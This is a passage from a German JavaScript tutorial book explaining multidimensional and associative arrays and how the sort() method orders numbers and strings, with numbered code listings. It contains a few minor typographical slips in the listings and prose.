5. Wobei so etwas natürlich per JavaScript nicht auf dem Client programmiert werden kann.

6. Der Wert `n` steht für die Anzahl der angelegten Datenfelder.

Datenfelder
Beispiel (*datenfeld14.html*):

```
01 <html>
02 <script language="Javascript">
03 a = new Array(new Array(),new Array());
04 document.write("Größe von dem Array: " + a.length + "<br />");
05 document.write("Größe von dem Array a[0]: " + a[0].length + "<br />");
06 document.write("Größe von dem Array a[1]: " + a[1].length + "<br />");
07 </script>
08 </html>
```

Listing 404: Ein zweidimensionales Datenfeld

In Zeile 3 wird ein Datenfeld mit zwei Dimensionen angelegt. Die in der ersten Dimension enthaltenen Datenfelder haben anfänglich noch die Größe 0. In Zeile 4 sehen Sie die Größe 2 von der ersten Dimension des Datenfelds. Die Zugriffe *a[0].length* und *a[1].length* geben die Größe der jeweiligen Datenfelder in der ersten Dimension aus.



Abbildung 211: Die Größenangaben eines zweidimensionalen Datenfelds

Natürlich können Sie auf diese Weise auch tiefer verschachtelte Datenfelder erzeugen.

Beispiel (*datenfeld15.html*):

```
01 <html>
02 <script language="Javascript">
03   a = new Array(
04     new Array(new Array(new Array()), new Array(new Array())));
05   document.write("Größe von dem Array: " + a.length + "<br />");
06   document.write("Größe von dem Array a[0]: " +
07     a[0].length + "<br />");
08   document.write("Größe von dem Array a[1]: " +
09     a[1].length + "<br />");
10   document.write("Größe von dem Array a[0][0]: " +
11     a[0][0].length + "<br />");
12   document.write("Größe von dem Array a[0][0][0]: " +
13     a[0][0][0].length + "<br />");
```

Listing 405: Ein multidimensionales Datenfeld mit unterschiedlichen Dimensionen

```
14 document.write("Größe von dem Array a[1][0]: " +
15   a[1][0].length + "<br />");
16 </script>
17 </html>
```

Listing 405: Ein multidimensionales Datenfeld mit unterschiedlichen Dimensionen (Forts.)

In den Zeilen 2 und 3 legen wir ein Datenfeld an, in dessen erstem Element wieder ein Datenfeld angelegt wird. Und darin erzeugen wir wieder ein Datenfeld mit einem weiteren Datenfeld darin. Es liegen also vier Dimensionen vor.

Im zweiten Element werden Sie aber nur drei Dimensionen vorfinden. JavaScript nimmt Ihnen so ein schiefes Gebilde nicht krumm, wohl aber ein anderer Programmierer, der das verstehen soll⁷.

In der Praxis machen solche Gebilde jenseits der zweiten Dimension kaum Sinn, Sie erkennen aber anhand dieses Beispiels in den nachfolgenden Zugriffen gut, wie Sie an den Inhalt eines Elements in einem multidimensionalen Datenfeld gelangen. Sie geben in eckigen Klammern (für jede Dimension abgeschlossen) einfach seine Position in der jeweiligen Dimension an.




Abbildung 212: Ein krummes Array mit vier beziehungsweise drei Dimensionen

Spielen wir ein mehr praxisorientiertes Beispiel mit einem zweidimensionalen Datenfeld durch, das als kleine hartkodierte Adressdatenbank die Daten von zwei Personen aufnehmen soll (*datenfeld16.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04   var adr = new Array(new Array(), new Array());
05   adr[0][0] = "Milchstrasse";
```

Listing 406: Eine Adressliste als zweidimensionales Array

7. ;-)

516 >> Wie lege ich ein mehrdimensionales Datenfeld an und greife darauf zu?

Datenfelder

```
06     adr[0][1] = 123;
07     adr[0][2] = 666;
08     adr[0][3] = "Irgendwo";
09     adr[0][4] = "0988444";
10     adr[0][5] = "Weizenkeim";
11     adr[0][6] = "Hugo";
12     adr[1][0] = "Hauptstrasse";
13     adr[1][1] = 42;
14     adr[1][2] = 12345;
15     adr[1][3] = "Hinterdemond";
16     adr[1][4] = "00612345678";
17     adr[1][5] = "Wüst";
18     adr[1][6] = "Willi";
19     document.write("Mein Name ist " , adr[0][6] , " " , adr[0][5] ,
20     ".<br />Ich wohne in der ",adr[0][0], " " , adr[0][1],
21     "<br />", adr[0][2]," " , adr[0][3],
22     "<br />Meine Telefonnummer: ", adr[0][4],"<hr />");
23     document.write("Mein Name ist " , adr[1][6] , " " , adr[1][5] ,
24     ".<br />Ich wohne in der ",adr[1][0], " " , adr[1][1],
25     "<br />", adr[1][2]," " , adr[1][3],
26     "<br />Meine Telefonnummer: ", adr[1][4],"<hr />");
27 //-->
28 </script>
29 <body>
30 </body>
31 </html>
```

Listing 406: Eine Adressliste als zweidimensionales Array (Forts.)




Abbildung 213: Eine kleine Adressdatenbank als zweidimensionales Datenfeld

In Zeile 4 wird mit var adr = new Array(new Array(), new Array()); ein zweidimensionale Datenfeld angelegt. Die Zeilen 5 bis 11 füllen die erste Dimension mit Daten zu einer spezifischen Person. Die Zeilen 12 bis 18 füllen die zweite Dimension mit den Daten einer weiteren Person.

In Zeile 19 bis 22 werden die Daten der ersten Person ausgegeben. Dann folgen die Daten der zweiten Person.

Wie schon im Fall von einer Dimension, erweist sich besonders bei mehreren Dimensionen ein assoziatives Datenfeld als bedeutend besser lesbar. Schreiben wir das Beispiel so um, das zumindest die zweite Dimension mit einem lesbaren String-Index versehen wird (*datenfeld17.html*):

```
01 <html>
02   <script language="JavaScript">
03     <!--
04       adr = new Array(new Array(), new Array());
05       adr[0]["str"] = "Milchstrasse";
06       adr[0]["hausnr"] = 123;
07       adr[0]["plz"] = 666;
08       adr[0]["ort"] = "Irgendwo";
09       adr[0]["telefon"] = "0988444";
10       adr[0]["nname"] = "Weizenkeim";
11       adr[0]["vname"] = "Hugo";
12       adr[1]["str"] = "Hauptstrasse";
13       adr[1]["hausnr"] = 42;
14       adr[1]["plz"] = 12345;
15       adr[1]["ort"] = "Hinterdemond";
16       adr[1]["telefon"] = "00612345678";
17       adr[1]["nname"] = "Wüst";
18       adr[1]["vname"] = "Willi";
19       document.write("Mein Name ist " , adr[0]["vname"] , " " ,
20                     adr[0]["nname"] ,
21                     ".<br />Ich wohne in der ",adr[0]["str"], " ", adr[0]["hausnr"],
22                     "<br />", adr[0]["plz"], " ", adr[0]["ort"],
23                     "<br />Meine Telefonnummer: ", adr[0]["telefon"], "<hr />");
24       document.write("Mein Name ist " , adr[1]["vname"] , " " ,
25                     adr[1]["nname"] ,
26                     ".<br />Ich wohne in der ",adr[1]["str"], " ", adr[1]["hausnr"],
27                     "<br />", adr[1]["plz"], " ", adr[1]["ort"],
28                     "<br />Meine Telefonnummer: ", adr[1]["telefon"], "<hr />");
29     //-->
30   </script>
31   <body>
32   </body>
33 </html>
```

Listing 407: Der Einsatz eines assoziativen Indexes in der zweiten Dimension

In der Form adr[numerischer Datensatz] [Beschreibung des Inhalts als Text] ist die Sache doch schon viel besser lesbar.

Für die Verwaltung der ersten Dimension verwenden wir im letzten Beispiel einen numerischen Index. Wenn Sie auch hier einen String-Index verwenden wollen, müssen Sie allerdings

bei der Erzeugung des Datenfelds etwas anders vorgehen. Beachten Sie das nachfolgende Listing.

Beispiel (*datenfeld18.html*):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04   adr = new Array();
05   adr["hugo"] = new Array();
06   adr["willi"] = new Array();
07   adr["hugo"]["str"] = "Milchstrasse";
08   adr["hugo"]["hausnr"] = 123;
09   adr["hugo"]["plz"] = 666;
10   adr["hugo"]["ort"] = "Irgendwo";
11   adr["hugo"]["telefon"] = "0988444";
12   adr["hugo"]["nname"] = "Weizenkeim";
13   adr["hugo"]["vname"] = "Hugo";
14   adr["willi"]["str"] = "Hauptstrasse";
15   adr["willi"]["hausnr"] = 42;
16   adr["willi"]["plz"] = 12345;
17   adr["willi"]["ort"] = "Hinterdemond";
18   adr["willi"]["telefon"] = "00612345678";
19   adr["willi"]["nname"] = "Wüst";
20   adr["willi"]["vname"] = "Willi";
21   document.write("Mein Name ist ", adr["hugo"]["vname"] ,
22     " ", adr["hugo"]["nname"] , ".<br />Ich wohne in der ",
23     adr["hugo"]["str"], " ", adr["hugo"]["hausnr"],
24     "<br />", adr["hugo"]["plz"], " ", adr["hugo"]["ort"],
25     "<br />Meine Telefonnummer: ", adr["hugo"]["telefon"], "<hr />");
26   document.write("Mein Name ist ", adr["willi"]["vname"] ,
27     " ", adr["willi"]["nname"] , ".<br />Ich wohne in der ",
28     adr["willi"]["str"], " ", adr["willi"]["hausnr"],
29     "<br />", adr["willi"]["plz"], " ", adr["willi"]["ort"],
30     "<br />Meine Telefonnummer: ", adr["willi"]["telefon"], " "
31   "<hr />"); -->
32 </-->
33 </script>
34 <body>
35 </body>
36 </html>
```

Listing 408: Ein rein assoziatives Datenfeld mit zwei Dimensionen

Der wesentliche Unterschied zu dem vorherigen Beispiel ist die Art, wie das rein assoziative Datenfeld mit zwei Dimensionen erzeugt wird. In Zeile 4 wird erst einmal ein eindimensionales Datenfeld angelegt (var adr = new Array();).

In den Zeilen 5 (adr["hugo"] = new Array();) und 6 (adr["willi"] = new Array();) erzeugen wir die zweite Dimension. Aber da hier bereits explizit ein String-Index verwendet wird, erkennt JavaScript die assoziative Struktur der ersten Dimension. Im Fall von adr = new Array(new Array(), new Array()); wurde die erste Dimension als numerisch angelegt und das sorgte bei einem anschließenden Versuch, dort einen String-Index zu verwenden, für Probleme. Bei einem rein assoziativen Datenfeld mit mehreren Dimensionen zerlegen Sie

also am einfachsten die Erzeugung in mehrere Schritte und verwenden beim Erweitern um eine Dimension explizit einen String-Index.

137 Wie kann ich ein Datenfeld sortieren?

Wenn Sie ein Datenfeld sortieren wollen, bietet Ihnen jedes Datenfeldobjekt die Methode `sort()` an. Damit wird die Sache auf den ersten Blick sehr einfach. Jedoch täuscht das. Es sind zahlreiche Feinheiten bezüglich des Sortieralgorithmus zu beachten.

Wie erfolgt die Sortierung eines Datenfelds mit numerischen Inhalten?

Wenden wir zuerst einmal ganz naiv die Methode auf ein Datenfeld mit numerischen Inhalten an.

Beispiel (*datenfeld19.html*):

```
01 <html>
02 <script language="Javascript">
03     function ausgabe(a) {
04         for(i = 0; i < a.length; i++){
05             document.write("Index " + i + ", Wert: " + a[i] + "<br />");
06         }
07         document.write("<hr />");
08     }
09     a = new Array(10);
10    for(i = 0; i < a.length; i++){
11        a[i] = Math.round(Math.random() * 49);
12    }
13    document.write("Unsortiert<br />");
14    ausgabe(a);
15    a.sort();
16    document.write("Sortiert<br />");
17    ausgabe(a);
18 </script>
19 </html>
```

Listing 409: Anwendung von `sort()` auf ein Datenfeld

In Zeile 9 wird ein neues Datenfeld der Größe 10 angelegt. In der Schleife von Zeile 10 bis 12 füllen wir dann die Elemente in dem Datenfeld mit ganzzahligen Zufallswerten zwischen 0 und 49.

Dazu kommen in Zeile 11 zwei Methoden des `Math`-Objekts⁸ zum Einsatz (`Math.round(Math.random() * 49)`). Mit `Math.random()` erzeugen Sie eine Zufallszahl zwischen 0 und 1. Diese wird mit dem Multiplikator 49 multipliziert. Damit erhalten wir Zufallswerte zwischen 0 und 49.

Aber noch nicht ganzzahlige. Mit `Math.round()` schneiden wir den Nachkommanteil ab und erhalten damit die gewünschten ganzen Zahlen.

8. Ein Build-in-Objekt von JavaScript.

520 >> Wie kann ich ein Datenfeld sortieren?

In Zeile 14 erfolgt der Aufruf der Funktion `ausgabe()`. Dieser wird das Datenfeld als Parameter übergeben.

In der Funktion `ausgabe()`, die von Zeile 3 bis 6 definiert ist, werden mit einer `for`-Schleife die Inhalte aller Elemente in dem Datenfeld ausgegeben (`for(i = 0; i < a.length; i++){ document.write("Index " + i + ", Wert: " + a[i] + "
");}`). Wir werden die Funktion vor und nach der Sortierung aufrufen.

Zeile 15 wendet die `sort()`-Methode auf das Datenfeld an (`a.sort();`) und in Zeile 17 wird nach der Sortierung erneut die Funktion `ausgabe()` aufgerufen.

Wenn Sie das Beispiel laufen lassen, erhalten Sie eine Ausgabe, die Sie vielleicht überrascht. Rufen Sie das Beispiel mehrfach auf. In der sortierten Ausgabe scheinen einige kleinere Zahlen immer nach größeren Zahlen eingesortiert zu werden. Aber das gilt scheinbar nicht für alle Zahlen.




Abbildung 214: Seit wann ist 8 größer als 48?

Aber wenn Sie genauer hinschauen, erkennen Sie wahrscheinlich das Prinzip. Die Sortierung erfolgt nach dem ersten Zeichen in einem Datenfeldelement von klein nach groß (alphabetisch). Wenn bei zwei Werten das erste Zeichen übereinstimmt, wird das zweite Zeichen zur Sortierung von klein nach groß herangezogen und so fort. Und so ist es natürlich logisch, dass 8 bezüglich der Sortierung größer als 40 oder 48 ist. Entsprechend ist 88 größer als 879.999.999.

Tipp

Die Sortierung der `sort()`-Methode erfolgt von klein nach groß. Wenn Sie eine umgekehrte Sortierung erreichen wollen, verwenden Sie am besten nach der Sortierung die `reverse()`-Methode (*siehe das Rezept »Wie kann ich die Sortierung eines Datenfelds umdrehen?« auf Seite 531*).

Hinweis

Beachten Sie, dass sich die Sortierung von numerischen Datenfeldinhalten von der Sortierung von Textinhalten unterscheidet. In den weiteren Ausführungen zu dem Rezept kommen die Details zur Sprache.

Der Sortieralgorithmus der `sort()`-Methode beachtet bei jedem Zeichen nicht die numerische Größe eines Elementinhalts, sondern nur der Wert des jeweiligen ASCII-Codes, wobei zuerst das erste Zeichen, dann das zweite Zeichen usw. eine Rolle spielt.

Damit kann man nicht nur Zahlen sortieren, sondern der Sortieralgorithmus funktioniert genauso gut auch bei Buchstaben und Sonderzeichen⁹. Zuerst kommen im ASCII-Code einige Sonderzeichen vor, dann die Zahlen, gefolgt von Großbuchstaben, die entsprechend vor Kleinbuchstaben einsortiert werden. Danach folgen großgeschriebene Umlaute und dann kleingeschriebene Umlaute sowie weitere Sonderzeichen.

Fügen Sie zur Verdeutlichung vor der ersten Ausgabe in Zeile 14 folgende Zeilen ein (*datenfeld19a.html*):

```
14 a[10] = "#";
15 a[11] = "A";
16 a[12] = "a";
17 a[13] = "Ä";
18 a[14] = "ä";
```

Listing 410: Einfügen von Sonderzeichen, Klein- und Großbuchstaben sowie Umlauten

Das Zeichen # wird vor den Zahlen einsortiert, dann folgen die Zahlen wie gehabt, das Zeichen A, dann a, Ä und ä.

9. Bei ganzen Texten gibt es einige Feinheiten zu beachten, die in Kürze folgen.




Abbildung 215: Buchstaben folgen nach Zahlen.

Tatsächliche numerische Sortierung

Wenn Sie nun Zahlen nach ihrem tatsächlichen numerischen Wert sortieren wollen, hilft ein kleiner Trick. Beachten Sie das nachfolgende Listing (*datenfeld19b.html*):

```
01 <html>
02 <script language="Javascript">
03 function gleichLaenge(temp , laenge) {
04     l = (" " + laenge).length;
05     t = (" " + temp).length;
06     while(t < l){
07         temp = "0" + temp;
08         t = (" " + temp).length;
09     }
10     return temp;
11 }
12 function ausgabe(a) {
13     for(i = 0; i < a.length; i++){
14         document.write("Index " + i + ", Wert: " + a[i] + "<br />");
15     }
16     document.write("<hr />");
17 }
18 a = new Array(10);
19 for(i = 0; i < a.length; i++){
20     temp = Math.round(Math.random() * 49);
21     a[i] = gleichLaenge(temp, 49);
22 }
23 document.write("Unsortiert<br />");
24 ausgabe(a);
25 a.sort();
26 document.write("Sortiert<br />");
27 ausgabe(a);
28 </script>
29 </html>
```

Listing 411: Sortierung nach numerischem Wert

In Zeile 18 wird wie in der ersten Version ein neues Datenfeld der Größe 10 angelegt.

In der Schleife von Zeile 19 bis 21 finden Sie allerdings die erste Veränderung. Zwar werden auch darin die Elemente in dem Datenfeld mit ganzzahligen Zufallswerten zwischen 0 und 49 gefüllt.

Aber nicht direkt und nicht als numerischer Datentyp. Die Zufallszahl wird zuerst in einer temporären Variablen zwischengespeichert (Zeile 20 – `temp = Math.round(Math.random() * 49);`).

In Zeile 21 übergeben wir diese temporäre Variable als ersten Parameter an die Funktion `gleichLaenge()` und weisen deren Rückgabewert dem Datenfeldelement zu (`a[i] = gleichLaenge(temp, 49);`). Der zweite Parameter der Funktion `gleichLaenge()` ist der Multiplikator der Zufallszahl zwischen 0 und 1, die uns `Math.random()` liefert.

Der Wert der Zahl ist uninteressant, aber die Anzahl der Stellen des Multiplikators nicht. Damit können wir in der aufgerufenen Funktion bestimmen, wie viele Stellen die größte

Zufallszahl haben kann. Die Funktion wird allen Zahlen in dem Datenfeld die gleiche Anzahl an Stellen zuweisen.

Über die Funktion `gleichLaenge()` (Zeile 3 bis 11) bestimmen wir im ersten Schritt in Zeile 4 mit einem kleinen Trick die Anzahl der Stellen, die der übergebene Multiplikator hat. Der Trick basiert darauf, dass mit der Addition zu einem vorangestellten Leerstring die Zufallszahl als String betrachtet wird. Damit können wir die Eigenschaft `length` dieses Strings abfragen und das ist die Anzahl der Stellen (`t = (" " + laenge).length;`).

In Zeile 5 machen wir das Gleiche für die Zufallszahl, die als erster Parameter übergeben wird (`t = (" " + temp).length;`).

Die Schleife von Zeile 6 bis 9 wird so lange wiederholt, bis die Länge der Zufallszahl mit der Länge des Multiplikators identisch ist (`while(t < l){...}`). Solange die Länge der Zufallszahl kleiner als die Länge des Multiplikators ist, wird der Zufallszahl einfach ein String mit einer 0 darin vorangestellt (Zeile 7 – `temp = "0" + temp;`).

Hinweis

Dass wir hier mit dem String-Format arbeiten, ist wichtig. Andernfalls würden von JavaScript führende Nullen durch interne Optimierung wieder beseitigt und wir hätten nichts gewonnen.

In Zeile 8 berechnen wir danach erneut die Länge der angepassten Zufallszahl¹⁰ (`t = (" " + temp).length;`). Wenn die angepasste Zufallszahl die gleiche Länge wie der Multiplikator hat, wird der Wert als String (!) zurückgegeben (Zeile 10 – `return temp;`).




Abbildung 216: Die Sortierung erfolgt nach der numerischen Größe.

10. Genauer – des Strings mit dem numerischen Wert der Zufallszahl als Inhalt.

Mit der Ausführung der Funktion `gleichLaenge()` können Sie also sicherstellen, dass alle Einträge in dem Datenfeld die gleiche Länge haben und Zahlen mit weniger Stellen als der Multiplikator mit führenden Nullen aufgefüllt werden.

Damit wird die Sortierung durch die `sort()`-Methode die Zahlen entsprechend ihres tatsächlichen numerischen Werts anzeigen, obwohl die Elemente als Strings vorliegen. Und wie gesagt – das String-Format stellt sicher, dass interne Optimierungen führende Nullen nicht wegoptimieren und unsere ganzen Anstrengungen verpuffen lassen.

Darstellung ohne führende Nullen

Jetzt kann es natürlich sein, dass Ihnen in der Darstellung die führenden Nullen nicht gefallen. Aber eine kleine Anpassung lässt diese verschwinden. Sie brauchen nur die Funktion `ausgabe()` wie folgt zu überarbeiten (`datenfeld19c.html`):

```
01 function ausgabe(a) {  
02     for(i = 0; i < a.length; i++){  
03         document.write("Index " + i + ", Wert: " + (1 * a[i]) + "<br />");  
04     }  
05     document.write("<hr />");  
06 }
```

Listing 412: Die führenden Nullen werden in der Ausgabe eliminiert.

In Zeile 3 steht der entscheidende Trick. Mit `(1 * a[i])` wandeln Sie den String in dem Datenfeldelement vor der Ausgabe (!) in eine Zahl um. Damit optimiert JavaScript intern alle führenden Nullen weg.

Was uns bei der Sortierung ein Problem bereitet hätte, nutzen wir hier gezielt aus.




Abbildung 217: Einstellige Zahlen werden vor zweistelligen Zahlen ausgegeben.

Wie erfolgt die Sortierung eines Datenfelds mit Textinhalten?

Das bei numerischen Inhalten beschriebene Verfahren mit der `sort()`-Methode funktioniert ebenso, um Texte zu sortieren. Allerdings müssen dabei wieder eine Handvoll Feinheiten und vor allem Unterschiede zu dem Verfahren bei numerischen Inhalten beachtet werden.

Zuerst wenden wir einfach die `sort()`-Methode ohne besondere Vorehrungen auf Strings unterschiedlicher Länge an (*datenfeld19d.html*):

```

01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04     for(i = 0; i < a.length; i++){
05         document.write("Index " + i + ", Wert: " + a[i] + "<br />");
06     }
07     document.write("<hr />");
08 }
09 a = new Array();
10 a[0] = "Adfadf";
11 a[1] = "adf";
12 a[2] = "Zdadf";
13 a[3] = "aaaaaaaa";
14 a[4] = "uUznif";
15 a[5] = "oP";
16 a[6] = "z";
17 a[7] = "Z";
18 a[8] = "Adfad";
19 a[9] = "Adfa";
20 document.write("Unsortiert<br />");
21 ausgabe(a);
22 a.sort();
23 document.write("Sortiert<br />");
24 ausgabe(a);
25 </script>
26 </html>
```

Listing 413: Einfache Sortierung von Texten

Außer dem Aufbau des Datenfelds (ein Textdatenfeld mit unterschiedlich langen Texten von Zeile 9 bis 19) gleicht das Beispiel der ersten Variante zur Sortierung von numerischen Datenfeldinhalten.

Wenn Sie das Beispiel ausführen, werden – wie bereits beschrieben – Großbuchstaben vor Kleinbuchstaben sortiert. Das sollte also nicht überraschen. Allerdings werden kurze Texte vor langen Texten einsortiert.¹¹ Das war bei den Zahlen ja nicht so!

